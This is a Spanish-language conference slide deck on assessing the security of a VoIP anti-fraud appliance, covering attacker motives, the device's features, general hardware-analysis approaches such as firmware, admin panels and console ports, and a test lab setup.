Analizando la seguridad de un dispositivo de seguridad

Jose Luis Verdeguer

CyberCamp.es

Sobre mi

eMail: verdeguer@zoonsuite.com
Linkedin: https://www.linkedin.com/in/pepelux
Twitter: @pepeluxx

- **Ingeniero Técnico de Sistemas Informáticos por la U.A.**
- **Master en Desarrollo y Programación de Apps y Servicios Web**
- **CTO en *Zoonsuite* (operador de VoIP)**
- **Ponente en diferentes congresos nacionales**
- **Autor del libro *Hacking y Seguridad VoIP* (de 0xWORD)**

¿ De qué va esta charla ?

VoIP

Problemas de la VoIP

¿Es lo mismo si nos atacan un sistema de VoIP que si nos atacan una web, un servidor de correo, o cualquier otro servicio?

¿Son las mismas consecuencias?

Problemas de la VoIP

Alguien que ataca una web lo suele hacer por:


- **Simple diversión**
- **Motivos políticos**
- **Elevar su ego**
- **Robo de información**

Problemas de la VoIP

Alguien que ataca un sistema de VoIP lo hace por:

- **Motivos económicos**
  - **$$$$$**
  - **= grandes pérdidas en poco tiempo**

Fraude telefónico



Soluciones

Una buena administración, ¿es suficiente?

- **Se debe tener siempre los sistemas actualizados**
- **Pero, no es tan sencillo**
- **Posiblemente tenemos que proteger diferentes servicios**
  - **PBX, Proxy, Web, TFTP, BBDD, Radius, Billing, etc**
- **Cada día aparecen nuevas técnicas de ataque, nuevos fallos, …**
- **Una buena solución es un firewall:**
  - **Que nos ofrezca seguridad en la red**
  - **Que además 'sepa' de VoIP**

Agenda


Análisis de un dispositivo para evitar el fraude en VoIP

- **Funcionalidad**
- **Seguridad del propio aparato**
- **Respuesta por parte del fabricante**


Características


- **Análisis de paquetes SIP basándose en reglas de Snort.**
- **Anomalías en el protocolo SIP.**
- **Ataques de fingerprinting, enumeración de usuarios y crackeo de contraseñas.**
- **Protección ante diferentes tipos de ataques:**
  - **Dos/DDos.**
  - **CSS.**
  - **Buffer overflow.**
  - **Vulnerabilidades conocidas.**
- **Detección de fraude.**
- **SPIT o spam telefónico y war dialing.**
- **Posee listas negras dinámicas, listas blancas y reglas de firewall.**
- **Geolocalización.**

Características





Características






Características







Características

Análisis del dispositivo

¿Cómo analizamos la seguridad de un dispositivo físico?

- **Teniendo acceso al Firmware**
  - **Si podemos descomprimirlo …**
  - **… tendremos acceso a todo el sistema**

- **Problemas:**
  - **Pocos fabricantes ponen el firmware en la web**
  - **Suele venir cifrado**

Análisis del dispositivo

¿Cómo analizamos la seguridad de un dispositivo físico?

- **Accediendo a los paneles de administración**
  - **Web**
  - **SSH**
  - **Telnet**
- **Problemas:**
  - **Análisis a ciegas**

Análisis del dispositivo

¿Cómo analizamos la seguridad de un dispositivo físico?

- **Mediante puertos habilitados para la administración**
  - **Puertos de consola (si hay)**
  - **UART, JTAG, etc**

- **Problemas:**
  - **Si no hay puerto de consola …**
  - **… tenemos que abrirlo = pérdida de garantía**
  - **Es posible que tengamos que soldar**

Firmware


Por defecto, accesible desde las dos interfaces

- **No tenemos acceso al firmware completo.**
- **Podemos descargar actualizaciones desde la web del fabricante.**
- **Vienen cifradas y no podemos meterle mano.**

Herramientas

Para testearlo usaremos:


- Un switch para crear una red local
- Un Asterisk en una Raspberry PI
- El dispositivo de seguridad :)
- Un portátil desde donde lanzaremos los ataques



Analizando la funcionalidad


Funcionalidad (Panel web)

Muy sencillo de gestionar




Funcionalidad (Panel web)

Por defecto, accesible desde las dos interfaces



Funcionalidad (Panel web)

Ya de entrada, no inspira mucha confianza

